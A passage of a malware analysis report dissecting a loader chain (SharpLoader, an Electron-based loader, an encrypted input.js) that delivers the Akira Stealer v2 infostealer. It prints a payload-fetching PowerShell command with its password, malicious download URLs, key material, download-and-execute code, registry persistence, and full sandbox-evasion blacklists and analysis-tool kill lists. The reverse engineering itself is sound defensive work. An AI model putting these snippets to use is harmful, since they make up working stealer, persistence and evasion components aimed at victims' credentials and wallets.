or it will gracefully fall back to the parameterless `Main()` variant via fallback logic. This behavior allows red teams or malware authors to create multi-purpose second stages that can perform different operations depending on the input — for example, launching an implant, collecting system info, or initiating C2 communication.

Such modularity and configurability are key features of advanced malware frameworks, and they illustrate how script-based loaders can behave as highly adaptive execution environments for downstream payloads.

4.6 Real-World Usage Example

To illustrate SharpLoader's real-world execution in an actual campaign, consider the following invocation seen in the wild:

```
Invoke-SharpLoader -location "https://cosmoplwnets.xyz/.well-known/pki-validation/calc.enc" -password UwUFufu1 -noArgs
```

This example highlights the typical use case of SharpLoader:

- **Location Argument**: The URL points to a remote server hosting `calc.enc`, a concealed second-stage payload. The endpoint is located under a legitimate-looking `.well-known` directory, often used for HTTPS certificate validation, which helps blend the URL into legitimate web traffic.
- **Payload Characteristics**: `calc.enc` is a **triple-obfuscated file** — Base64-encoded, GZip-compressed, and AES-encrypted. This obfuscation pipeline ensures the payload is opaque to most detection mechanisms unless fully executed and decrypted in memory.
- **Password Argument**: The string `UwUFufu1` is used at runtime to derive the AES key via SHA-256 and PBKDF2. Without this password, the payload cannot be decrypted, making offline analysis without context nearly impossible.
- **No Additional Arguments**: The `-noArgs` switch indicates that no command-line parameters are passed to the decrypted .NET assembly, triggering its default execution path.

This stealthy invocation chain encapsulates SharpLoader's core purpose: **fileless, adaptive, and secure payload delivery** through simple PowerShell syntax with maximum obfuscation and evasion.

4.7 Summary

The `Invoke-SharpLoader` construct exemplifies a highly refined and evasive malware staging technique that leverages native system components, reflection, and cryptography to operate almost entirely in-memory.

Key Highlights:

- **Bypassing AMSI**: Direct in-memory patching of `AmsiScanBuffer` disables antivirus inspection without invoking detectable APIs.
- **Secure Payload Handling**: Retrieval of encrypted and compressed stage-two payloads ensures confidentiality and adds multiple layers of evasion.
- **Memory-Only Execution**: Decrypted payloads are never written to disk, making detection by traditional file-based scanners nearly impossible.
- **Modular and Reusable Architecture**: Through PowerShell parameters, SharpLoader can be flexibly reused across campaigns with varying payloads and runtime behaviors.

5. Deep Dive: `main.exe` – Electron-Based Malware Loader


During reverse engineering, it became clear that `main.exe`, flagged by Microsoft Defender for Endpoint, was not a conventional binary but an **Electron-based malware loader**. It was delivered inside an archive named `app-64.7z`, which `Updater.exe` downloaded and extracted at runtime. Once unpacked, the structure and contents strongly resembled a typical Electron application.

5.1 Recognizing Electron Structure

The extracted folder included files such as:

- `chrome_100_percent.pak`, `v8_context_snapshot.bin`, `d3dcompiler_47.dll`
- `LICENSES.chromium` and `LICENSES.electron`
- A large `main.exe` binary (~150 MB)

- A `resources` folder containing `app.asar` and a secondary binary `elevate.exe`



Name	Date modified	Type	Size
locales	4/24/2025 9:41 AM	File folder	
resources	4/24/2025 9:41 AM	File folder	
chrome_100_percent.pak	4/9/2025 12:50 PM	PAK File	127 KB
chrome_200_percent.pak	4/9/2025 12:50 PM	PAK File	176 KB
d3dcompiler_47.dll	4/9/2025 12:50 PM	Application exten...	4,777 KB
ffmpeg.dll	4/9/2025 12:50 PM	Application exten...	2,795 KB
icudtl.dat	4/9/2025 12:50 PM	DAT File	10,295 KB
libEGL.dll	4/9/2025 12:50 PM	Application exten...	468 KB
libGLESv2.dll	4/9/2025 12:50 PM	Application exten...	7,338 KB
LICENSE.electron.txt	4/9/2025 12:50 PM	Text Document	2 KB
LICENSES.chromium.html	4/9/2025 12:50 PM	Microsoft Edge H...	6,608 KB
main.exe	4/9/2025 12:50 PM	Application	158,239 KB
resources.pak	4/9/2025 12:50 PM	PAK File	5,304 KB
snapshot_blob.bin	4/9/2025 12:50 PM	BIN File	159 KB
v8_context_snapshot.bin	4/9/2025 12:50 PM	BIN File	466 KB
vk_swiftshader.dll	4/9/2025 12:50 PM	Application exten...	5,087 KB
vk_swiftshader_icd.json	4/9/2025 12:50 PM	JSON File	1 KB
vulkan-1.dll	4/9/2025 12:50 PM	Application exten...	899 KB

These are all strong indicators of an Electron app, which uses Chromium and Node.js to package JavaScript-based desktop applications. The presence of `elevate.exe`, a signed Microsoft binary often used to escalate privileges, raised further suspicion—it could be abused to launch child processes with elevated rights.

5.2 Unpacking and Static Analysis (Deep Dive)

Rather than executing `main.exe`, I opted for a static analysis approach to avoid triggering any live behavior. My initial suspicion that `main.exe` was built with Electron was confirmed by locating the `app.asar` file inside the `resources` directory. In Electron apps, this archive contains all core application logic, such as JavaScript files, configuration (`package.json`), and assets, packed into a custom format for performance and obfuscation purposes.

The `.asar` archive is essentially a read-only, high-performance container similar to `.zip`, but optimized for Electron's runtime. While not encrypted, it obfuscates code access, making static analysis more challenging unless unpacked.

To unpack it, I used the official `asar` tool provided via npm. The steps were:

```
 npm install -g asar
asar extract app.asar extracted_app
```

Running the above commands extracted the content into a working folder (`extracted_app/`), which revealed the actual JavaScript application code. This included:

- `jscryter.js`, `input.js`, `obf.js`: These scripts form the malware logic. `jscryter.js` appears to orchestrate payload delivery, `input.js` defines configuration constants or command logic, and `obf.js` is a heavily obfuscated script likely containing the core payload logic.
- `package.json`, `package-lock.json`: Define the runtime environment
- `node_modules/`: Contains all dependencies like `axios`, `adm-zip`, `child_process`

The unpacked contents enabled complete visibility into the logic of the malware without requiring execution, which was essential for safe reverse engineering. This step confirmed that `main.exe` served purely as a runtime wrapper for the

malicious scripts hidden inside `app.asar`.

5.3. What the Static Analysis Revealed

By manually inspecting the code, I confirmed the malware logic was fully JavaScript-based, executed within the Electron runtime. The scripts were designed to:

- Download an encrypted payload (`pyth.zip`) from fallback URLs
- Extract the archive using `adm-zip`
- Perform string replacement to inject specific credentials or wallet addresses
- Launch the resulting Python file (`astor.py`) via `child_process.exec()` and `python.exe`

Crucially, the loader also included logic to **copy `Updater.exe` into the user's AppData directory** if it wasn't already present—reinforcing persistence and maintaining the infection loop.

6. Deep Dive: `input.js` – The Encrypted JavaScript Payload Loader

`input.js` is a critical component in the analyzed malware chain, functioning as the decryption and execution hub for an encrypted JavaScript payload. This script hides its core functionality behind a strong encryption layer and only reveals its behavior during runtime.

6.1 Encryption and Decryption Mechanics

At first glance, `input.js` contains very little readable code. However, its primary purpose is to decrypt and execute a large obfuscated JavaScript blob stored within the script itself.

6.1.1 Decryption Logic

The script defines a `decrypt()` function that accepts four parameters:

- `encdata`: The encrypted Base64-encoded data
- `masterkey`: A plaintext passphrase
- `salt`: A cryptographic salt (Base64)
- `iv`: The initialization vector for AES decryption (Base64)

The decryption process is implemented using Node.js's built-in `crypto` module. It proceeds as follows:

1. **Key Derivation:** The script derives a 256-bit symmetric key using PBKDF2 (Password-Based Key Derivation Function 2):

   ```
    const key = crypto.pbkdf2Sync(
     masterkey,
     Buffer.from(salt, "base64"),
     100000,
     32,
     "sha512",
   );
   ```

   - **Hash function:** SHA-512

   - **Iterations:** 100,000
   - **Key length:** 32 bytes (256 bits)
   - **Salt:** Supplied as a Base64-decoded input
2. **AES-256-CBC Decryption:** The derived key is then used to create an AES decipher object:

   ```
    const decipher = crypto.createDecipheriv(
     "aes-256-cbc",
     key,
     Buffer.from(iv, "base64"),
   );
   ```

   The encrypted payload is decrypted using standard CBC (Cipher Block Chaining) mode:

   ```
    let decrypted = decipher.update(encdata, "base64", "utf8");
   decrypted += decipher.final("utf8");
   ```

3. **Dynamic Execution:** The decrypted JavaScript code is never written to disk. Instead, it is dynamically executed in memory using the `Function` constructor:

   ```
    new Function("require", decrypted)(require);
   ```

   This technique enables fileless execution, reducing the chance of detection by traditional antivirus engines that rely on disk-based scanning.

This approach demonstrates a layered defense against reverse engineering by combining key derivation, strong encryption, and dynamic in-memory execution.

Key Material and Encrypted Data

The script includes the following hardcoded inputs:

- **Encrypted Data:** A massive Base64-encoded blob
- **Master Key:** `9uNXNGt8/7kN7ZiEvy1OdYNpbcnzkERs`
- **Salt:** `maXtklzMEZRY9dbul/XPSw==` (Base64-encoded)
- **IV:** `HwK6sOz7FBbL+YsrOxtYUg==` (Base64-encoded)

These are all embedded directly in the source code of `input.js`.

6.2 Post-Decryption Payload Behavior

Once decrypted, the embedded payload becomes a full JavaScript program that performs the following malicious actions:

6.2.1 Environment Preparation

The decrypted payload begins by setting up its execution environment using built-in Node.js modules. This setup phase ensures that all required paths and working directories are clearly defined before any malicious behavior occurs.

- **Temporary Directory Resolution:** The malware calls `os.tmpdir()` to determine the path to the current system's temporary directory. This is a common tactic for malware as temporary folders are typically writable and less scrutinized by endpoint protection systems.

```
const tempDir = os.tmpdir();
```

- **Path Construction:** The script then constructs absolute paths for two important files:
  - `pyth.zip` : The archive that contains the actual second-stage Python-based stealer
  - `bnd.exe` : An optional executable file that may serve as a persistence backdoor or additional payload

```
 const tempFile = path.join(tempDir, "pyth.zip");
const binderFile = path.join(tempDir, "bnd.exe");
```

This path setup abstracts away OS-specific path syntax and enables the malware to operate seamlessly on any Windows system. It also sets the stage for the file download and unpacking mechanisms that follow.

6.2.2 Payload Download with Fallback Strategy

The second major phase of the decrypted JavaScript payload involves downloading a malicious ZIP archive from remote sources. This mechanism is designed with a multi-tiered fallback strategy to increase resilience and availability.

- **Primary Link Resolution via Rentry.co** The script begins by resolving a dynamic URL from a text paste service. It sends a GET request to:

  ```
  const url = "https://rentry.co/7vzd22fg36hfdd33/raw";
  ```

  This returns a plain-text URL string pointing to the actual location of the `pyth.zip` archive. Using a redirection mechanism like this is a common obfuscation technique—it abstracts the real malicious URL and makes static detection harder.
- **Download Execution** The resolved URL is then requested using the Axios library with a response stream:

  ```
  const fileResponse = await axios.get(fileUrl, { responseType: "stream" });
  ```

  The file is written to disk as `pyth.zip` in the system's temp directory:

  ```
   const writer = fs.createWriteStream(tempFile);
  fileResponse.data.pipe(writer);
  ```

  This download is wrapped in a `Promise` to ensure synchronous completion before further logic is executed.
- **Fallback URLs** If the Rentry-based link fails, the script attempts hardcoded backup locations:

  ```
  https://cosmicdust.zip/.well-known/pki-validation/pyth.zip
  ```

```
https://cosmoplanets.net/well-known/pki-validation/pyth.zip
```

These domains are structured to appear as part of standard TLS validation folders, possibly mimicking Let's Encrypt or domain validation paths to reduce suspicion. Each fallback is retried with the same streaming and file-write logic.

- **Robustness and Obfuscation** This fallback mechanism ensures that the malware has multiple retrieval paths for its second-stage payload. The use of a dynamic pointer (`rentry.co`) and multiple failover mirrors makes the malware more resilient to takedowns, blocking, and DNS sinkholes.

This phase demonstrates careful operational planning by the malware authors, using layered redundancy and well-camouflaged delivery infrastructure.

- Downloads `pyth.zip` from the resolved URL
- If that fails, it attempts fallback mirrors:
  - `https://cosmicdust.zip/.well-known/pki-validation/pyth.zip`
  - `https://cosmoplanets.net/well-known/pki-validation/pyth.zip`

6.2.3 Payload Extraction and Manipulation

Once the `pyth.zip` archive has been successfully downloaded and saved to disk, the malware proceeds to extract its contents and prepare them for execution. This is accomplished using the `adm-zip` Node.js library, which allows programmatic handling of ZIP files.

- **ZIP Extraction:**

```
 const zip = new AdmZip(tempFile);
zip.extractAllTo(tempDir, true);
```

  This extracts all contents of the archive to the system's temporary directory. The `true` flag ensures overwriting of any existing files.
- **Archive Contents:** The archive `pyth.zip` includes a fully bundled Python project, including:
  - A directory structure resembling a legitimate Python package
  - Several Python modules and dependencies
  - The key file `astor.py` located at `Crypto/Util/astor.py`, which is the main stealer payload
- **Placeholder Replacement:** The malware performs dynamic substitution of predefined placeholders within `astor.py` to inject attacker-controlled configuration data such as:
  - A Discord webhook URL
  - Cryptocurrency wallet addresses (BTC, ETH, DOGE, LTC, XMR, etc.)
  - A user identifier (`%USERID%`)
  - An error status flag (`%ERRORSTATUS%`)

```
 fs.readFile(extractedDir + "\Crypto\Util\astor.py", 'utf8', (err, data) => {
  let updatedFile = data
    .replace("%DISCORD%", <webhook>)
    .replace("%ADDRESSBTC%", <btc_address>)
```

```
    ...
    .replace("%ERRORSTATUS%", displayError ? "true" : "false");

  fs.writeFile(extractedDir + "\Crypto\Util\astor.py", updatedFile, 'utf8');
});
```

This dynamic manipulation phase is essential. By delaying the insertion of attacker-controlled values until runtime, the payload avoids static detection and allows the operator to adapt targets and exfiltration endpoints without repackaging the archive.

- Replaces placeholder strings in `astor.py`:
  - Discord webhook: `%DISCORD%`
  - Wallet addresses: `%ADDRESSBTC%`, `%ADDRESSETH%`, etc.
  - User ID and error flags

6.2.4 Malware Execution

- Once the placeholder injection into astor.py is complete, the malware initiates execution of the stealer via a system call

  ```
  exec("python.exe Crypto\\Util\\astor.py");
  ```

This command is executed using Node.js's child_process.exec function and launches the embedded Python payload in a separate process. This specific execution pattern—python.exe with the argument Crypto\Util\astor.py—was observed in telemetry data collected by Microsoft Defender for Endpoint, making it a reliable detection artifact. In practice, the execution chain looks like this:

The full malware execution chain, as observed in Microsoft Defender for Endpoint telemetry, follows this sequence:

- `main.exe` (Electron-based container) invokes `node.exe`
- `node.exe` launches `cmd.exe`
- `cmd.exe` starts `python.exe`
- `python.exe` executes the file `Crypto\Util\astor.py`

6.2.5 Persistence Reinforcement

To ensure long-term presence on the infected system, the decrypted JavaScript payload includes logic to re-establish persistence by copying the initial binary (`Updater.exe`) to a hidden location within the user's profile.

Target Directory

The file is copied to a directory that mimics legitimate Windows components:

```
%APPDATA%\Microsoft\Internet Explorer\UserData\Updater.exe
```

This location is intentionally chosen:

- %APPDATA% is writable by regular users and doesn't require administrative privileges.

- The directory name mimics legitimate Microsoft application folders, making it less suspicious.

Copy Mechanism:

The copy operation uses Node.js's fs.copyFileSync() function:

```
fs.copyFileSync(
  process.env.PORTABLE_EXECUTABLE_FILE,
  path.join(
    process.env.APPDATA,
    "Microsoft",
    "Internet Explorer",
    "UserData",
    "Updater.exe",
  ),
);
```

- PORTABLE_EXECUTABLE_FILE is an environment variable automatically set by many packers (such as Electron) to reference the path of the executing binary.
- path.join(...) builds a fully-qualified destination path across different operating systems.

This logic executes only if the file is not already present—thus acting as a self-repair mechanism to restore the dropper if deleted.

Role in the Malware Chain The presence of this copied Updater.exe ensures that:

- The loader can re-trigger itself across system reboots.
- The full infection chain (leading to main.exe, node.exe, and eventually astor.py) can re-initiate without relying on traditional registry persistence mechanisms, which are more likely to be monitored.

6.2.6 Optional Binder Execution

In addition to downloading and executing the main stealer payload (`astor.py`), the decrypted JavaScript also contains logic to optionally download and launch a secondary executable referred to as the "binder." This component can be used for persistence, distraction, or deployment of additional malware modules.

Conditional Execution

The binder logic is only activated if a specific flag is set:

```
enableBinder = true;
```

In the sample analyzed, this value was set to `false` by default, but the logic remains embedded in the payload and can be trivially enabled in a different campaign or variant.

Binder Download Logic

If activated, the script attempts to fetch an external binary from a URL defined by the `%BINDERURL%` placeholder:

```
 const fileUrl = "%BINDERURL%";
const fileResponse = await axios.get(fileUrl, { responseType: "stream" });
const writer = fs.createWriteStream(binderFile);
fileResponse.data.pipe(writer);
```

- The `bnd.exe` file is saved into the system's temporary directory.
- Like `pyth.zip`, the binary is downloaded using Axios in a streamed fashion to avoid loading the entire binary into memory.

Execution Strategy

After successful download, the script invokes the downloaded binary using `cmd.exe`, ensuring that it runs in a new shell context:

```
 exec(`start cmd /c start ${binderFile}`, ...);
```

To increase reliability, the script includes retry logic:

```
 setTimeout(() => {
  exec(...);
}, 5000);
```

This ensures that even if the initial execution fails (e.g., due to system load or race conditions), the malware will reattempt launching the binary after a short delay.

Use Cases for the Binder

While the exact purpose of the binder binary is not revealed in this particular sample (due to the placeholder URL), such components are commonly used to:

- Reinstall or relaunch the primary malware components
- Display fake installers or decoy applications
- Deploy additional spyware, backdoors, or ransomware
- Modify system settings or disable security features

6.3 Summary

`input.js` is a highly obfuscated, encrypted JavaScript loader that uses industry-standard cryptography (PBKDF2 + AES-256-CBC) to protect its true purpose. Upon decryption, it operates as a fully capable second-stage loader that:

- Retrieves further malware (`pyth.zip`)
- Modifies payload behavior dynamically
- Launches the actual stealer script (`astor.py`)
- Reinforces persistence by restoring `Updater.exe`

Its combination of encryption, dynamic execution, modular payload fetching, and fileless operation showcases a **highly advanced JavaScript-based malware architecture** that leverages Node.js capabilities in an Electron shell.

7. DeepDive: Akira Stealer v2 (`astor.py`)

7.1. High-Level Functionality

Akira Stealer v2 (`astor.py`) is a multi-functional, modular infostealer malware written in Python. It is designed to exfiltrate a broad range of sensitive user data from both Chromium- and Firefox-based browsers, crypto wallets, communication clients (e.g., Discord, Telegram), and system files. It incorporates sophisticated anti-analysis mechanisms, registry-based persistence, clipboard hijacking, and memory injection techniques.

7.2 Persistence and Deployment

7.2.1 Execution Chain Context

`astor.py` is not executed standalone but is the final payload in a multi-stage attack chain:

```
Updater.exe
  └──── main.exe (Electron app)
          └──── cmd.exe
                  └──── python.exe astor.py
```

This structured execution chain allows each stage to evade detection by delegating malicious functionality to the next. `Updater.exe` initiates the sequence and is responsible for maintaining persistence.

7.2.2 Registry-Based Persistence

Akira establishes persistence by writing a registry key under the current user's Run path. This ensures that `Updater.exe` is executed on each system startup:

```
 command = f'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v "Realtek Audio" /t REG_SZ /d "{path}\\Up
os.system(command)
```

- **Path**: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
- **Value name**: `Realtek Audio` (chosen to appear benign)
- **Payload path**: Typically in `AppData\Roaming\Microsoft\Internet Explorer\UserData\\Updater.exe`

This command silently writes the autorun entry via PowerShell or native `os.system()` execution.

7.2.3 File Concealment

To further obscure the binary from users and simple AV scans, the file is marked with hidden and system attributes:

```
subprocess.run(["attrib", "+h", "+s", destination_path])
```

- `+h` : Marks the file as hidden
- `+s` : Marks the file as a protected system file

This effectively removes the file from standard Windows Explorer views and increases stealth.

7.2.4 Reinfection Techniques

The malware supports self-replication and reinfection through Electron application hijacking. Specifically, it replaces the `app.asar` archive in Electron-based desktop wallets (e.g., **Exodus**, **Atomic Wallet**) to execute malicious JavaScript during legitimate app startup.

The logic looks for known wallet app paths:

```
path = os.getenv("APPDATA") + "\\Exodus\\resources\\app.asar"
```

If the target file exists, it is overwritten with a weaponized archive. This ensures persistence even after manual cleanup of `Updater.exe`.

7.3 Anti-Analysis / Evasion (Class: `VmProtect`)

7.3.1 Introduction

In modern malware campaigns, evading analysis in virtualized and sandboxed environments is critical to maintain stealth. The *Akira Stealer v2* implements a comprehensive VM/sandbox detection module (`VmProtect`) that aggressively identifies and aborts execution under analyst-controlled environments. This report dissects each detection technique, provides the exact code snippets—including complete blacklist definitions—and outlines the analysis methodology used.

7.3.2 Overview

The `VmProtect` class implements robust VM and sandbox detection to prematurely abort execution in analysis environments. It supports two detection levels:

- **Level 1**: Lightweight, fast checks
- **Level 2**: In-depth, comprehensive probes

If `VmProtect.isVM(level)` returns `True`, the malware calls `sys.exit()`, preventing further analysis.

7.3.3 Detection Levels

Feature	Level 1	Level 2
HTTPSimulation	✔️	✔️
Computer-name blacklist	✔️	✔️
User-account blacklist	✔️	✔️
Hardware-UUID blacklist	❌	✔️
Public-hosting API check	❌	✔️
Registry & GPU hints	❌	✔️
Task-killing background	✔️	✔️

7.3.4 `VmProtect` Architecture

The `VmProtect` class exposes the following primary methods:

- `checkUUID()`
- `checkComputerName()`
- `checkUsers()`
- `checkHosting()`
- `checkHTTPSimulation()`
- `checkRegistry()`
- `killTasks()`
- `isVM(level)`

Each method returns a boolean or executes evasion steps. The `isVM` wrapper aggregates these checks based on the specified level.

Method	Triggered By	Description
`checkUUID()`	`isVM(2)`	WMI UUID blacklist
`checkComputerName()`	`isVM(1,2)`	Environment hostname match
`checkUsers()`	`isVM(1,2)`	Username blacklist
`checkHosting()`	`isVM(2)`	IP hosting provider check via ip-api.com
`checkHTTPSimulation()`	`isVM(1,2)`	HTTPS interception detection
`checkRegistry()`	`isVM(2)`	Registry & GPU driver artifacts
`killTasks()`	`isVM(...)` spawn	Terminates known analysis processes
`isVM(level)`	init	Aggregates checks and calls `killTasks()` thread

```
 @staticmethod
def isVM(level: int) -> bool:
    # Always start background task-killer
    Thread(target=VmProtect.killTasks, daemon=True).start()
    if level == 1:
        # Fast path: HTTPS, hostname & user
        return (
            VmProtect.checkHTTPSimulation()
            or VmProtect.checkComputerName()
            or VmProtect.checkUsers()
        )
    if level == 2:
        # Deep scan: includes UUID, hosting, registry & GPU
        try:
            return (
                VmProtect.checkHTTPSimulation()
                or VmProtect.checkUUID()
```

```
                or VmProtect.checkComputerName()
                or VmProtect.checkUsers()
                or VmProtect.checkHosting()
                or VmProtect.checkRegistry()
            )
        except:
            return False
    return False
```

7.3.5 UUID Check – Identifying Virtual Machines via Hardware UUID

A common tactic in malware evasion is fingerprinting the underlying hardware environment. One of the earliest identifiers that can signal a virtual machine is the system UUID (Universally Unique Identifier). Virtualization platforms like VMware and VirtualBox often generate predictable or reused UUIDs, which can be used by malware to infer whether it is running in a virtualized or sandboxed environment.

```
 @staticmethod
def checkUUID() -> bool:
    try:
        raw = subprocess.run(
            "wmic csproduct get uuid", shell=True,
            capture_output=True
        ).stdout.splitlines()[2].decode().strip()
    except:
        raw = ""
    return raw in VmProtect.BLACKLISTED_UUIDS
```

This check leverages the Windows Management Instrumentation Command-line (WMIC) tool to extract the UUID of the host machine. The returned value is then cross-checked against a curated list of UUIDs that are commonly associated with virtual machine templates or known analysis setups.

7.3.6 Computer Name Check – Detecting Sandbox and Analysis Environments via Hostname

The system hostname, accessed via the `%COMPUTERNAME%` environment variable, often reveals clues about its environment. Analysts frequently use default or quickly-generated hostnames like "DESKTOP-XXXXXXX", "WIN10ANALYSIS", or even names linked to their internal environments. Malware takes advantage of this by comparing the system's hostname against a blacklist.

```
 @staticmethod
def checkComputerName() -> bool:
    name = os.getenv("computername", "").lower()
    return name in VmProtect.BLACKLISTED_COMPUTERNAMES

BLACKLISTED_COMPUTERNAMES = (
    '00900bc83802','bee7370c-8c0c-4','desktop-nakffmt',
    'desktop-vkeons4','ntt-eff-2w11wss',
```

```
    # ... dozens more entries ...
)
```

If a match is found, the malware may choose to halt execution or deploy a fake payload, thereby avoiding full behavioral analysis.

7.3.7 User Account Check – Profiling Analyst or Default Accounts

Another heuristic involves evaluating the username under which the malware is executed. Many virtual machine templates and sandboxes reuse common usernames such as "Abby", "Test", or "wdagutilityaccount". These names are low-entropy and often hardcoded in open source sandbox environments.

```
 @staticmethod
def checkUsers() -> bool:
    user = os.getlogin().lower()
    return user in VmProtect.BLACKLISTED_USERS

BLACKLISTED_USERS = (
    'wdagutilityaccount','abby','peter wilson','hmarc',
    'a.monaldo','tvm',
    # ... 30+ more entries ...
)
```

This check enhances detection by focusing on user context, which may remain unchanged even across reboots or virtual machine snapshots.

7.3.8 Hosting Check – Detecting Public Cloud Infrastructure

Some malware uses external IP intelligence services to verify whether the infected system resides in a known data center or cloud provider environment. In this case, a simple HTTP request is made to `ip-api.com`, asking whether the IP is flagged as "hosting".

```
 @staticmethod
def checkHosting() -> bool:
    http = PoolManager(cert_reqs="CERT_NONE")
    try:
        return http.request(
            'GET',
            'http://ip-api.com/line/?fields=hosting'
        ).data.decode().strip() == 'true'
    except:
        return False
```

This allows the malware to determine if it’s running on infrastructure owned by Microsoft Azure, AWS, DigitalOcean, etc. —a red flag for sandboxing.

7.3.9 HTTPS Simulation Check – Probing for SSL Interception

To identify environments with SSL inspection (common in corporate or research networks), the malware issues a benign HTTPS request to a random subdomain under `.in`. If the connection fails—due to DNS filtering, interception proxies, or certificate pinning failures—it may signal that the malware is being analyzed.

```
 @staticmethod
def checkHTTPSimulation() -> bool:
    http = PoolManager(cert_reqs="CERT_NONE", timeout=1.0)
    try:
        http.request('GET', f'https://blank-{Utils.GetRandomString()}.in')
    except:
        return False
    return True
```

This subtle approach tests the network path's integrity without triggering alarms or requiring dedicated infrastructure.

7.3.10 Registry & GPU Driver Check – Detecting Virtual GPU Signatures

Certain virtual environments are betrayed by registry keys or GPU driver descriptors. Akira executes a dual strategy: it queries registry entries tied to the graphics subsystem, and separately examines the output of `wmic` for suspicious GPU strings.

```
 @staticmethod
def checkRegistry() -> bool:
    r1 = subprocess.run(
        "REG QUERY HKLM\\...\\0000\\DriverDesc 2",
        capture_output=True, shell=True)
    r2 = subprocess.run(
        "REG QUERY HKLM\\...\\0000\\ProviderName 2",
        capture_output=True, shell=True)

    # GPU name check
    gpu_out = subprocess.run(
        "wmic path win32_VideoController get name",
        capture_output=True, shell=True).stdout.decode().splitlines()
    gpucheck = any(x in gpu_out[2].lower()
                   for x in ("virtualbox", "vmware"))
    return (r1.returncode != 1 and r2.returncode != 1) or gpucheck
```

These hardware-layer checks are particularly effective against analyst setups that may not fully mask virtualized display adapters.

7.3.11 Task-Killing – Suppressing Analysis Tools in Real Time

Rather than only evading detection passively, Akira goes a step further by actively terminating known analysis or debugging tools. It spins off a background thread that iterates over a list of processes and kills any match it finds.

```
 @staticmethod
def killTasks() -> None:
```

```
    Utils.TaskKill(*VmProtect.BLACKLISTED_TASKS)

BLACKLISTED_TASKS = (
  'wireshark','fiddler','ida64','x32dbg','vmtoolsd',
  # ... dozens more ...
  'glasswire','requestly'
)
```

These tools—commonly used by incident responders and malware analysts—are neutralized before they can collect meaningful behavioral artifacts.

Summary

Akira uses a sophisticated suite of anti-analysis techniques that target multiple system layers — from environment variables and registry keys to network probes and task lists. These mechanisms are designed to detect and evade both automated sandboxes and manual inspection setups.

The combination of passive fingerprinting and active suppression (e.g., task killing) demonstrates how even mid-tier malware families now integrate multi-layer evasion logic.

7.3.12 Complete Blacklists & Detection Functions

Blacklisted Hardware UUIDs

```
BLACKLISTED_UUIDS = (
    '7AB5C494-39F5-4941-9163-47F54D6D5016',
    '032E02B4-0499-05C3-0806-3C0700080009',
    '03DE0294-0480-05DE-1A06-350700080009',
    '11111111-2222-3333-4444-555555555555',
    '6F3CA5EC-BEC9-4A4D-8274-11168F640058',
    'ADEEEE9E-EF0A-6B84-B14B-B83A54AFC548',
    '4C4C4544-0050-3710-8058-CAC04F59344A',
    '00000000-0000-0000-0000-AC1F6BD04972',
    '00000000-0000-0000-0000-000000000000',
    '5BD24D56-789F-8468-7CDC-CAA7222CC121',
    '49434D53-0200-9065-2500-65902500E439',
    '49434D53-0200-9036-2500-36902500F022',
    '777D84B3-88D1-451C-93E4-D235177420A7',
    '49434D53-0200-9036-2500-369025000C65',
    'B1112042-52E8-E25B-3655-6A4F54155DBF',
    '00000000-0000-0000-0000-AC1F6BD048FE',
    'EB16924B-FB6D-4FA1-8666-17B91F62FB37',
    'A15A930C-8251-9645-AF63-E45AD728C20C',
    '67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3',
    'C7D23342-A5D4-68A1-59AC-CF40F735B363',
    '63203342-0EB0-AA1A-4DF5-3FB37DBB0670',
    '44B94D56-65AB-DC02-86A0-98143A7423BF',
    '6608003F-ECE4-494E-B07E-1C4615D1D93C',
    'D9142042-8F51-5EFF-D5F8-EE9AE3D1602A',
    '49434D53-0200-9036-2500-369025003AF0',
```

```
    '8B4E8278-525C-7343-B825-280AEBCD3BCB',
    '4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27',
    '79AF5279-16CF-4094-9758-F88A616D81B4',
    'FE822042-A70C-D08B-F1D1-C207055A488F',
    '76122042-C286-FA81-F0A8-514CC507B250',
    '481E2042-A1AF-D390-CE06-A8F783B1E76A',
    'F3988356-32F5-4AE1-8D47-FD3B8BAFBD4C',
    '9961A120-E691-4FFE-B67B-F0E4115D5919'
)
```

Blacklisted Computer Names

```
BLACKLISTED_COMPUTERNAMES = (
    '00900BC83802', 'bee7370c-8c0c-4', 'desktop-nakffmt', 'win-5e07cos9alr',
    'b30f0242-1c6a-4', 'desktop-vrsqlag', 'q9iatrkprh', 'xc64zb',
    'desktop-d019gdm', 'desktop-wi8clet', 'server1', 'lisa-pc', 'john-pc',
    'desktop-b0t93d6', 'desktop-1pykp29', 'desktop-1y2433r', 'wileypc',
    'work', '6c4e733f-c2d9-4', 'ralphs-pc', 'desktop-wg3myjs',
    'desktop-7xc6gez', 'desktop-5ov9s0o', 'qarzhrdbpj', 'oreleepc',
    'archibaldpc', 'julia-pc', 'd1bnjkfvlh', 'compname_5076',
    'desktop-vkeons4', 'NTT-EFF-2W11WSS'
)
```

Blacklisted User Accounts

```
BLACKLISTED_USERS = (
    'wdagutilityaccount', 'abby', 'peter wilson', 'hmarc', 'patex',
    'john-pc', 'rdhj0cnfevzx', 'keecfmwgj', 'frank', '8nl0colnq5bq',
    'lisa', 'john', 'george', 'pxmduopvyx', '8vizsm', 'w0fjuovmccp5a',
    'lmvwjj9b', 'pqonjhvwexss', '3u2v9m8', 'julia', 'heuerzl',
    'harry johnson', 'j.seance', 'a.monaldo', 'tvm'
)
```

Blacklisted Analysis-Tool Processes

```
BLACKLISTED_TASKS = (
